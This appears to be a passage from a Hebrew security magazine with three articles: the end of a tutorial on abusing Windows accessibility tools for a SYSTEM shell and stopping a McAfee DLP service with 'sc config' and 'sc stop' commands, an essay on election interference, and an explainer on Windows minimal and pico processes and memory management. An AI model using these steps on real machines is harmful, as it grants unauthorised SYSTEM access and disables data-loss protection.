- ניתן לבצע את אותן פעולות על קובץ ה-utilman.exe.

יתרונות השיטה: מספר מועט של מערכות הגנה מזהות את השיטה הזו.


חסרונות השיטה: מעט מסורבלת. שימוש לא נכון עלול לגרום למחיקת קובץ ההרצה המקורי ולהשאיר "עקבות" שונות על תחנת הקצה.

כעת, לאחר שהשתמשנו באחת השיטות לניצול "כלי הנגישות" השונים של מערכת ההפעלה לצורך השגת Shell, נרצה להריץ את ה-Shell ולעבוד כ-SYSTEM. לצורך כך, נבחן באילו מקרים כלי הנגישות שניצלנו פועלים בהרשאות SYSTEM:

- מסך ההתחברות הראשוני של מערכת ההפעלה. מכיוון שבזמן עליית מערכת ההפעלה רצות פעולות רבות כגון Group Policies, אך בפועל עדיין לא בוצעה התחברות עם משתמש, Microsoft החליטו להפעיל את שלל האפליקציות והתכונות תחת הרשאות SYSTEM.


  אופציה זו הינה האופציה הנפוצה ביותר, אך יש לה מספר חסרונות שכדאי להכיר:

  - דורשת התנתקות/החלפת משתמש. במידה ואנו נמצאים בתחנה שאינה שלנו, ואין לנו שם משתמש וסיסמה עבור התחנה - לא נוכל להתחבר חזרה. כמובן שנוכל לייצר לעצמנו משתמש מקומי ולהתחבר בעזרתו, אך נייצר רעש רב ובמקרה זה נראה להימנע ככל האפשר מאופציה זו.
  - בגרסאות שונות של מערכת ההפעלה Microsoft Windows ישנם באגים שונים המפריעים לנו להפעיל מספר אפליקציות ותכונות של מערכת ההפעלה, ובכך לגרום לנו לעבודה ארוכה ומפרכת. (למשל, נתקלתי בגרסה של Windows 7 שאינה מאפשרת לי לפתוח תפריטים מבוססי MMC (https://en.wikipedia.org/wiki/Microsoft_Management_Console).
  - מערכת ה-UAC (User Account Control) של Windows. יידרשו הסברים רבים בכדי להעמיק ולהרחיב על מערכת ה-UAC, אך בקצרה - המערכת מונעת ממשתמשים או תוכנות לבצע פעולות המוגדרות כ-"שינויים" במערכת ההפעלה, אלא בעזרת אישור של משתמש בעל הרשאות גבוהות במערכת ההפעלה.



ניתן לקרוא בהרחבה על ה-UAC באתר הבא: https://www.digitalcitizen.life/uac-why-you-should-never-turn-it-off, ובנוסף אתן קרדיט לאתר על התמונה המוצגת לעיל.

כאשר ננסה להריץ קובץ מסוים במערכת ההפעלה כ-Administrator (לחיצה ימנית Run as Administrator), תצוץ התראה של מערכת ה-UAC שתוודא מולנו כי הפעלת הקובץ בוצעה במודע ואנו מאשרים שינויים שהקובץ עלול לבצע במערכת ההפעלה. מערכת ה-UAC רצה כ-SYSTEM על מערכת ההפעלה, ולכן בזמן שהיא "שואלת" אותנו לגבי התוכנה שאנו עתידים להריץ, ננסה להפעיל את ה-Sticky Keys או ה-Utility manager וזאת על ידי לחיצת Shift 5 פעמים ברצף, או לחיצה על Winkey+U:



על ידי הפקודה "whoami" נוכל לוודא כי ה-Shell שהופעל אכן רץ תחת הרשאות SYSTEM. כעת, לאחר שהשגנו את משתמש ה-SYSTEM הנכסף, נבחן כיצד נוכל לנטרל את מערכת ה-DLP המותקנת על עמדת הקצה.

נבחן את כל השירותים שרצים על מערכת ההפעלה, בעזרת הפקודה:

```
Sc query
```

נקבל מספר רב של תוצאות, ולכן נרצה לסנן את התוצאות בזמן אמת לכדי שירותים הקשורים ל-DLP בלבד:

```
Sc query | find DLP
```


נראה כי קיים שירות בשם "McAfee DLP Endpoint Service" - ננסה לעצור אותו אך נראה שזה בלתי-אפשרי, ככל הנראה כי הוא כבר פועל. ננסה להגדיר את צורת האתחול שלו על ידי:

```
Sc config McAfeeDLPAgentService start= disabled
```

ננסה עכשיו לעצור את השירות:

```
Sc stop McAfeeDLPAgentService
```

נראה כי השירות אכן עצר, וננסה לחבר התקן USB בזמננו הפנוי ☺. ה-Watchdog שמטרתו להגן על שירותי McAfee בעמדת הקצה לא מוגדר להגן על שירות ה-DLP ולכן ניתן היה בקלות יחסית לבטלו:



בגסאות מסוימות של McAfee DLP Agent נצטרך לבצע הפעלה מחדש של מערכת ההפעלה בכדי ששירות ה-DLP יבוטל לאלתר.

סיכום

כפי שראינו לאורך המאמר, מערכת ההפעלה טומנת בחובה מספר רב של כלים הניתנים לניצול על ידי תוקף - ולכן אם אין באפשרותו להעביר כלים חיצוניים לתחנת הקצה, בכל זאת יהיה ניתן לבצע מספר רב של פעולות זדוניות. פשטות היא שם המשחק, ואלתור תוך שימוש במה שנמצא בהישג יד הוא יכולת חשובה, גם לצד התוקף וגם לצד המגן.

המאמר נכתב ע"י אביאל צרפתי, יועץ וחוקר אבטחת מידע בחברת הייעוץ Accenture.

על התערבות בבחירות

מאת עו"ד יהונתן קלינגר

מה העניין?

אז מה זו "התערבות בבחירות" ואיך עושים אותן? מדוע, בכלל, אנחנו מפחדים ממצב שבו מעצמה כזו או אחרת יתערבו בבחירות לכנסת או ממצב שבו יבצעו מניפולציות כלשהן על תוצאות הבחירות. בשלב הראשון, אנחנו נדבר על הסוגים השונים של התערבות בבחירות, ואחרי זאת, אנו ניישם: נראה איך עושים את זה בדיוק. הסיבה היא, שמשום מה, אנשים חושבים שיש להם בחירה חופשית; **אלא, בסופו של דבר, רוב בני האדם הם לא יותר מאשר קופים מתוכנתים. לרוב בני האדם יש את היכולת לבחור במפלגה בצורה לא שונה מאשר שיש להם לבחור את אבקת הכביסה שלהם: הם יכולים לבחור בין שתי אבקות שראו בטלויזיה, או לבחור להשאר עם בגדים מלוכלכים.** את אותן הטכניקות, שאנו מכירים מעולם הפרסום, מפעילים גם בבחירות פוליטיות.

אז נתחיל, מהקל אל החמור. **הבעיה הראשונה של תעמולה היא אמירות לא נכונות שנאמרות על ידי פוליטיקאים ביודעין או שלא ביודעין**. צורה כזו, שדומה ל-"הערבים נוהרים לקלפיות" שאמר ראש הממשלה בנימין נתניהו בשנת 2015, היא התערבות ראשונה בבחירות: משתמשים במידע שאינו נכון לצורך שינוי או השפעה על הצבעה פוליטית. **שימוש באמירות לא נכונות זו הדרך הקלה ביותר לשנות תפישה פוליטית: אם אנחנו מפחידים את הציבור עם מידע שקרי שמגיע מידי מקור אמין (כמו פוליטיקאי) אנו מצליחים להשפיע על בחירות.**

השיטה הזו מיושמת כבר היום בישראל; לדוגמא, כאשר פוליטיקאים מעלים טענות לא נכונות ("הערבים נוהרים לקלפיות") או כאשר פוליטיקאים מייצרים הגזמות מכוונות. זו השיטה הראשונה והעיקרית

להשפעה על בחירות. לצערנו, **חוק הבחירות אינו אוסר על תעמולה שקרית, וחבל שכך.** כך, השבוע טען אופיר אקוניס כי אשתו של בני גנץ היא פעילה בארגון "מחסום ווטש" כדי לייצר לו דה-לגיטימציה, בהתבסס על מידע שפורסם אצל ה-צל.

הדרך השניה היא על ידי יצירת תעמולת כזב. כלומר, **הצגה של אתרים שמציגים ידיעות לא נכונות או מזויפות כדי להשפיע על רצון הבוחר**. הדרך הזו מוכרת כ"פייק ניוז", ובדרך כלל מדובר על שינוי של כותרות או תוכן של כתבות שפורסמו במקורות לגיטמיים תוך הכוונה לשינוי מדיניות כזה או אחר.

בישראל חשפה חברת ClearSky דוגמא להתערבות כזו על ידי אתרים שמעתיקים תכנים מאתרים לגיטימיים תוך שינויים קלים, ולצורך שירות התעמולה האיראנית. המטרה של אתרים כאלה היא לא רק

לזרוע בהלה בציבור, אלא גם לייצר מצב שבו כוחות כאלה או אחרים יקבלו ייצוג חסר בקלפיות. לדוגמא, במהלך ההתערבות בבחירות האמריקאיות על ידי רוסיה ב-2016, התקדם קמפיין שהמטרה שלו היא למנוע מאפרו-אמריקאים להצביע על ידי העברת מידע על "איך להצביע" שלא היה נכון, או על ידי עידוד להצביע למועמדים חסרי סיכוי כמו ג'יל סטיין.

הדרך השלישית היא **תעמולה אנונימית על ידי מפלגות** או גורמים פרטיים. במקרה הזה, גורמים שיש להם אינטרס לקדם מועמד כזה או אחר (לצורך העניין, תחשבו על דיל בין קבלן שרוצה לבנות מגדל וראש עיר מושחת) מציגים מודעות שתומכות במועמד כאשר כסף שחור הולך למימון המודעות. כלומר, המפלגה שחייבת בדיווח על המודעות שהיא פרסמה לא מדווחת, לא יודעת על המודעות, וה"תורם" האנונימי מקדם את המועמד שלו, לפעמים שלא בידיעתו.

דוגמא כזו ראינו בחודש שעבר, כאשר גורמים שיש להם אינטרס לעצור את החקיקה שמקדמת בריאות על ידי הפחתת עישון מימנו קידום של סרטון הבחירות של מיקי זוהר, או כאשר אבי גבאי, מועמד מפלגת העבודה הקים עמודים אנונימיים שמטרתם לפגוע ביאיר לפיד.

הפעילות הזו, בחלקה חוקית ובחלקה לא חוקית. אבל, ברוב היא פשוט לא נתפסת. כיוון שהעבריינים לא נתפסים, אז אין כלל דרך לאכוף כאלה פעילויות.

הדרך הרביעית היא הקיצונית יותר; זו **פריצה למערכות מחשב ותשתיות קריטיות כדי להשפיע או לשנות את תוצאות הבחירות.** דרך זו יכולה להיות החל מפריצה למערכות המחשוב של ועדת הבחירות המרכזית כדי לשנות את מספר הקולות שיש לו, ועד פריצה למערכות המחשבים של מפלגה מסוימת כדי להוציא את המידע הסודי שלה לציבור.

דוגמאות לשיטה הזו אפשר לראות למכביר, החל מהפריצה לשרתי המפלגה הדמוקרטית בבחירות 2016 ופרסום המידע על ידי ויקיליקס, וגם נסיונות פריצה למערכות המחשוב של ועדת הבחירות אוקראינה ב-2014. אצלנו, למזלנו, האקרים לא יצליחו לפרוץ למערכות כי המערכות יקרסו לבד, בלי צורך בהאקרים.

שימו לב: בישראל הטענה היא כי כיוון שהבחירות אינן אלקטרוניות הרי שקשה לפרוץ ולהשפיע על בחירות. זה נכון, ברובו. מתי זה לא נכון? כאשר אחרי הספירה מהקלפי התוצאות מועברות לידי הועדה. שם המידע עובר בצורה ממוחשבת.

אז מה עושים?

אז מה אפשר לעשות? איך אפשר לתקן את הליקויים האלה? נתחיל. בדרך הראשונה זה קל. כל מה שצריך לעשות זה לתקן את חוקי הבחירות ולקבוע ש**פוליטיקאי שמשתמש במידע לא נכון, ביודעין, לצורך תעמולה לא יוכל להבחר לכנסת**. מדובר על סנקציה קיצונית למקרים קיצוניים, אבל היא נכונה. יש בהצעה שלי כמה יסודות, והראשונה היא "ביודעין". לא מדובר על כל טעות אלא על שקר מכוון. מידע לא נכון או מידע שהפוליטיקאי לא טרח אפילו לברר. אמירות כמו "80% מהציבור תומך בהצעה שלי" בלי לבדוק את המידע הזה באמצעות סקר או משאל, אמירות כמו "אני הורדתי את מחירי הדיור" כאשר אתה יודע שהם עלו, כל אחד מאלו יביאו לכך שהפוליטיקאי לא יוכל להתמודד.

בדרך השניה נהיה יותר קשה: ברוב המקרים מדובר על מדינות שמתערבות בתוצאות הבחירות, אנשים שמנסים להשפיע על הבחירות בדרך לא לגיטימית ולמדינת ישראל אין יד להתערב ולעצור אותם. כלומר, הדרך להתערב כאן דורשת לתת סמכויות קיצוניות, שכוללות סגירת אתרים, שכוללת פניה לחברות טלקום ואחסון. מדובר על סמכות רחבה מדי ומסוכנת. לתת סמכות כזו למשטרה חשאית או לגוף בחירות היא סמכות קיצונית ומסוכנת, **ולפעמים אנחנו צריכים לחיות עם מידה של תעמולה ונסיון להתערבות בצורה כזו. ונשים זאת בצד**.

בדרך השלישית קל: כיוון שמדובר על גורמים שנמצאים בתוך שטח השיפוט של ועדת הבחירות, הבעיה היחידה היא "איך תופסים". והתשובה לכך? בדרך כלל, היא "זה לוקח זמן, אבל אפשרי". זה דורש תיעוד, חיפוש ומעורבות אזרחים. צריך יהיה לשנות את החוק (כפי ששחר בן-מאיר רוצה) ולחייב כל תעמולה להציג את שם הגוף שמימן אותה, ולבקש מהאזרחים להראות עירנות.

בדרך הרביעית זה עוד יותר קל: זו כבר עבירה, **זה כבר פשע לפרוץ למחשבים.** אלא, שהתפיסה תהיה מאוחרת בחלק מהמקרים, אבל גם אז: לא תמיד אותם ההאקרים נמצאים בישראל. הפתרון, בדרך כלל, הוא לייצר מערכת שתגן ותתמוך ביעדים להאקרים ותסייע להם לקבל הדרכה. מה שראינו עד היום זה שכל גורם כזה מחזיק מידע רגיש במיוחד אבל לא יודע לאבטח אותם כמו שצריך. הרשלנות בנוגע לאבטחת מידע היא לא עניין פוליטי-מפלגתי ששייך לצד אחד. בשני הצדדים יש רשלנים.

אז איך עוצרים את ההתערבות בבחירות? לא תמיד זה אפשרי. לא תמיד זה קל. אין דרך אחת ואין דרך מוחלטת. מה שראוי לעשות זה קודם כל לתקן את החוק, לאפשר יותר סמכויות לועדת הבחירות ולקחת את הסמכות להגן על ועדת הבחירות ממשטרות חשאיות ורשויות סייבר.

The New Processes of Windows

מאת רז עומריי

הקדמה

עם יציאתה של Windows 10, נוספו מספר פיצ'רים חדשים ומשמעותיים למערכת ההפעלה. חלק מפיצ'רים אלו מתבססים על סוג חדש של תהליכים הקיים ב-Windows, השונה מהדרך שבה עובדים התהליכים שהיו עד כה, ה-NT Processes. לתהליכים מסוג זה קוראים Minimal & Pico Processes.

Pico Processes הינם סוג חדש של תהליכים ל-Windows, שנולד כחלק מפרוייקט שבוצע על ידי ה-MSR (Micorsoft Research): Drawbridge. מטרת הפרוייקט הייתה להריץ יישומים בסביבה מבודדת, ללא תלות במערכת ההפעלה (למשל, להריץ יישומים של Windows XP על גבי Windows 7/8/10). לרוב, ריצה של יישומים מסוג זה הייתה מתבצעת על מכונה וירטואלית (VM). אך, המטרה של ה-MSR הייתה להריץ את היישומים הללו על גבי תהליך של מערכת ההפעלה המארחת (ה-host OS). ומכאן, נולד הצורך בסוג חדש של תהליכים למערכת ההפעלה: ה-Pico Processes, שמתבסס על סוג נוסף של תהליכים הנקרא Minimal Processes, כפי שנראה בהמשך.

מאמר זה יסקור מהם סוגי התהליכים החדשים שקיימים ב-Windows, ובמה הם שונים מהתהליכים שהיו קיימים עד כה. בנוסף, במאמר יוצגו מספר שימושים שונים לסוגי התהליכים שנוצרו: ה-Memory Compression, קונספט חדש על מנת להשתמש ביותר זיכרון ולהפחית את הכתיבה לדיסק, וה-WSL (Windows Subsystem for Linux), שמאפשר הרצה של פקודות והרצה של קבצי ELF מתוך Windows.

אך לפני שנתחיל להסביר על תהליכים ושימושים הללו נדון בתהליכים הנורמטיביים שיש ב-Windows.

מהו תהליך?

תהליך הינו מופע שאחראי להכלה של קבוצת משאבים שמשתמשים בהם בעת הרצה של תוכנית מסוימת (כאשר תוכנית היא רצף של פקודות להרצה). למעשה, תהליך מכיל מופע של התכנית ועוד משאבים שנחוצים לריצת התכנית, לדוגמה DLLs (Dynamic Link Libraries).

כל תהליך נורמטיבי בWindows, כלומר NT Process, מכיל את הדברים הבאים:

- מרחב כתובות וירטואלי פרטי ב-user-mode - קטע בזיכרון שהתהליך יכול להשתמש בו.
- קובץ הרצה - מכיל את הקוד ההתחלתי להרצה, וממופה לתוך מרחב הכתובת של התהליך.
- טבלת של handles - טבלה המכילה גישה למשאבים ואובייקטים שמוחזקים על ידי, וזמינים לכל ה-thread-ים של התהליך (למשל, קבצים).
- Security Context - זהו סימן של כל תהליך שנועד לבדיקה בעת גישה למשאבים משותפים (האם לתהליך יש מספיק הרשאות לגשת למשאב מסויים או לא).
- Threads - לכל תהליך חייב להיות thread אחד לפחות על מנת להריץ את הקוד. יש לשים לב כי מה שמריץ את הקוד הוא ה-thread ולא התהליך עצמו.

בעת יצירת תהליך ב-Windows, בנוסף ליצירה של הדברים לעיל, מתחוללים מספר תהליכים נוספים:

- יצירת ה-EPROCESS וה-PEB - אלו אובייקטים שמייצגים את התהליך ומכילים מידע על התהליך. ה-EPROCESS (Executive Process Object) הינו אובייקט שמייצג את התהליך ב-kernel, נמצא במרחב הכתובות של ה-kernel ומוחזק על ידי ה-Object Manager. לעומת זאת, ה-PEB (Process Enviorment Block) הינו מבנה נתונים המכיל מידע על התהליך במרחב הכתובות של התהליך עצמו (ב-user mode).
- יצירת ה-ETHREAD וה-TEB - אלו אובייקטים המתארים את מצבו הנוכחי של thread מסוים ומכילים מידע על thread מסוים בתהליך. בדומה ל-EPROCESS, ה-ETHREAD (Thread Object Executive) נמצא גם הוא במרחב הכתובות של הקרנל ומוחזק על ידי ה-Object Manager, בעוד שה-TEB (Thread Environment Block) נמצא בתוך מרחב הכתובת של התהליך עצמו (ב-user mode).
- יצירת ה-KUSER_SHARED_DATA - זהו מבנה נתונים של הקרנל שמכיל מידע רב על מערכת ההפעלה, כגון הנתיב המלא לתקייה של Windows, גרסת מערכת ההפעלה, האם מופעל דיבאגר על הקרנל ועוד. בכל תהליך, מבנה נתונים זה נמצא במרחב הכתובות ב-user space, בכתובת 0x7ffe0000, וניתן לקריאה בלבד.
- מיפוי של ה-ntdll.dll - ה-ntdll.dll הינו מודול ב-user mode שמהווה שכבת תקשורת לתהליכים עם ה-kernel. ה-ntdll.dll אחראי לביצוע פעולה מסויימת על ידי קריאה ל-System Call הנדרש, ובכך מתקשר עם הקרנל. פרט לפונקציות אשר אחראיות לביצוע System Calls שונים (למשל NtCreateFile), ה-ntdll.dll מכיל פונקציות שנחוצות עבור תהליכים שאין להם Subsystem מסוים (קרי, Native Subsystem), כמו strcpy, pow וכו'.

Minimal Processes

לפני שנבין מהם ה-pico processes נצטרך להבין מהם ה-minimal processes: החל מ-Windows 8.1 הופיע סוג חדש של תהליכים הנקרא minimal processes. אולם, תהליכים אלו הופיעו באופן רשמי רק ב-Windows 10.

Minimal processes הינם תהליכים בעלי מרחב כתובות ריק. בשל כך הדברים הבאים מתחוללים:

- לא נטען קובץ ההרצה ואף DLL לא ממופה לתוך התהליך (לרבות ה-ntdll.dll).
- לא נוצר שום thread התחלתי להרצת קוד.
- לא נוצר שום מבנה נתונים שנוצר ביצירת התהליך: ה-PEB, ה-TEB לכל thread, ובנוסף גם ה-KUSER_SHARED_DATA.

<u>הערה</u>: ל-minimal process בדומה לתהליך רגיל, יש שם, תהליך "אבא", ו-Security Context.

כדי ליצור minimal process, יש לקרוא לפונקציה NtCreateProcessEx עם flag ספיציפי (0x800) וזאת בתנאי שהקריאה מתבצעת מתוך ה-kernel mode. ומכאן, ניתן להבין כי אין אפשרות ליצור minimal processes ב-user mode ולהריץ מתוכן קוד, אך ניתן להריץ קוד מסוים באמצעות thread-ים הנוצרים ב-kernel-mode. כל ה-thread-ים הנמצאים בתוך minimal process נקראים minimal threads.

ניתן להבחין בתהליכים מסוג זה באמצעות ה-Minimal flag הנמצא ב-EPROCESS הקשור לאותו תהליך. כאשר flag זה מוגדר, אין אפשרות להקצות זיכרון ל-thread ב-user-mode, כמו ליצור TEB או stack בשבילו.

ל-minimal processes קיימים מספר שימושים שונים:

<u>Memory Compression</u>: תהליך זה אחראי לדחיסה של הזיכרון הפיזי, ומחזיק בזיכרון הדחוס במרחב הכתובות שלו ב-user mode. תהליך זה קיים על מנת להגדיל את הזיכרון הפיזי הפנוי, ובכך להפחית את הכתיבה לדיסק. התהליך מנוהל על ידי רכיב הנקרא Store Manager.

<u>Secure System</u>: תהליך זה מייצג את מרחב הכתובות של ה-kernel שנמצא ב-VLT (Virtual Trust Level), אשר מנוהל על ידי ה-VBS (Virtualization Based Security). ה-VBS הינו פיצ'ר חדש של Windows 10, אשר נועד להגן על מערכת ההפעלה מפני קוד או חולשה שהמערכת לא יכולה להגן עליה, כמו דרייבר צד-שלישי שיכול להכיל קוד זדוני/חולשה שיכולה להוביל להרצה של קוד שכזה, ובכך לגרום להתנהגות לא רצויה במערכת. מנגנון זה נעשה באמצעות בידוד של תהליכים קריטים במערכת (הן ב-user space והן ב-kernel space), וחלוקה של המערכת לשתי שכבות הנקראות VTLs, כאשר האזורים הקריטיים נמצאים ב-VTL 1. לשאר הרכיבים הנמצאים ב-VTL 0, אין אפשרות להשפיע על הרכיבים הנמצאים ב-VTL 1.


הרחבה - Memory Compression

כאמור, Memory Compression הינו פיצ'ר חדש שפורסם לראשונה ב-Windows 10, שמטרתו היא לצמצם את הכתיבה לדיסק על ידי תוכניות שונות. על מנת לצמצם את הכתיבה לדיסק, מתבצעת דחיסה של Page-ים בזיכרון הפיזי, וכתוצאה מכך מתפנה מקום נוסף לכתיבה ב-RAM. לפני שנבין כיצד תהליך זה עובד, עלינו להבין כיצד הזיכרון מנוהל לכל תהליך במערכת ההפעלה.

קצת על Memory Management

כפי שהבנו מהחלקים הקודמים במאמר, לכל תהליך יש מרחב כתובות וירטואלי פרטי משלו. בדרך כלל, לתהליכים במערכת 32 ביט, מרחב הכתובות בדרך כלל משתרע לגודל של 4 GB, ובמערכת 64 ביט מגיע לגודל של 256 TB, כאשר חצי ממרחב הכתובות משמש עבור מערכת ההפעלה עצמה (2 GB ו-128 TB בהתאמה). הזיכרון מנוהל על ידי רכיב שנמצא ב-executive (הרכיב הכי גדול בו) הנקרא Memory Manager ובאמצעות חלוקה של הזיכרון לבלוקים של 4 KB (בדרך כלל), הנקראים Page-ים. בעת גישה לזיכרון הוירטואלי מתבצע תרגום של הכתובת הוירטואלית למיקום שלו ב-RAM. מיפוי הכתובות ותרגומן לזיכרון הפיזי נעשה על ידי ה-MMU (Memory Management Unit) שממוקמת בדרך כלל במעבד. על מנת לפשט את התהליך, נדגים אותו על מערכת 32 ביט.

כפי שניתן לראות בתרשים הבא, הכתובת הוירטואלית מחולקת ל-4 חלקים:



1. שני הביטים השמאליים (30-31) מתארים את האינדקס של הכניסה ב-Page Directory Pointer Table (PDPT). ה-PDPT הוא מבנה ייחודי לכל תהליך המכיל 4 כניסות, שממנו מתחיל תהליך התרגום. הכתובת הפיזית שלו ידועה בתוך KPROCESS ובתוך register מיוחד של המעבד CR3, שטוען את הכתובת מתוך ה-KPROCESS בעת גישה לזיכרון וירטואלי על ידי thread מסוים. הכניסה ב-PDPT מכילה את הכתובת הפיזית של Page Directory, ונקראת PDPE.
2. תשעת הביטים לאחר מכן (21-29) מתארים את הכניסה בתוך ה-Page Directory מתוך 512 הכניסות האפשריות. כל כניסה נקראת Page Direcotry Entry (PDE), והיא מצביעה על הכתובת הפיזית של Page Table.

3. תשעת הביטים לאחר מכן (12-20) מתארים את הכניסה בתוך ה-Page Directory מתוך 512 הכניסות האפשריות. כל כניסה נקראת Page Table Entry (PTE), והיא מצביעה על הכתובת הפיזית של ה-Page הרצוי.
4. שנים עשר הביטים שנותרו (0-11) מתארים את ה-offset בתוך ה-Page לבית מסויים, ובכך נקבל לבסוף את הכתובת הפיזית בו של בית מסויים אליו ניסינו לגשת מתוך הזיכרון הוירטואלי הנמצא במרחב הכתובות של התהליך.

במהלך תהליך התרגום הנ"ל, יכול להיות כי אחת מהכניסות (ה-PDE או ה-PTE) לא תהיה תקינה. ניתן לבדוק אם הכתובת שנמצאת ב-PDE או ב-PTE תקינה על ידי הביט הראשון, הנקרא valid bit, שערכו יהיה 0 במידה והכתובת לא תקינה. במקרה כזה, המעבד יזרוק שגיאה אשר תטופל על ידי ה- Memory Manager, הנקראת Page Fault. Page Fault יכול להיגרם במצב בו אין הרשאות לגישה לאותו Page, כאשר ה-Page לא קיים ב-RAM וכו'. אנו נדון במצב שיש Page Fault כאשר ה-Page לא נמצא בזיכרון הפיזי של אותו תהליך שאליו אנחנו ניגשים.

אז למה בכלל שיהיה קיים זיכרון לא על ה-RAM? ובכן, גודל מרחב הכתובות הוירטואלי גדול יותר מגודל הזיכרון אשר ניתן לשימוש ב-RAM. פרט לכך, ה-NT Kernel תומכת בגודל מסויים של זיכרון פיזי אשר ניתן להשתמש בו. על מנת להרחיב את ה-RAM, ה-Memory Manager שומר חלק מהזיכרון על הדיסק בתוך Page File. כאשר אין מספיק זיכרון פנוי ב-RAM, ה-Memory Manager יכול להעביר Page-ים (בדרך כלל בכאלו שלא נעשה בהם שימוש רב) לתוך ה-Page File, על מנת ליצור מקום ב-RAM. אולם מנגנון זה דורש גישה לדיסק בעת Page Fault, שכן במצב כזה תתבצע קריאה מתוך ה-Page File וה-Page יטען לתוך ה-RAM בחזרה - דבר הפוגע בביצועים של התהליך. ב-Windows 10 נוסף למנגנון זה, מנגנון ה-Memory Compression, שדוחס את הזיכרון ושומר אותו ב-RAM במקום לכתוב אותו אל הדיסק.

ניהול הזיכרון הפיזי

הזיכרון הפיזי בWindows מנוהל ומתואר על ידי ה-Page Frame Number Database או בקיצור ה- PFN Database, אשר שומר את המצב של כל Page בזיכרון הפיזי. זאת, בנוסף ל-Working Sets ששומרים את המידע על ה-Page-ים של תהליך מסויים בתוך הזיכרון הפיזי.

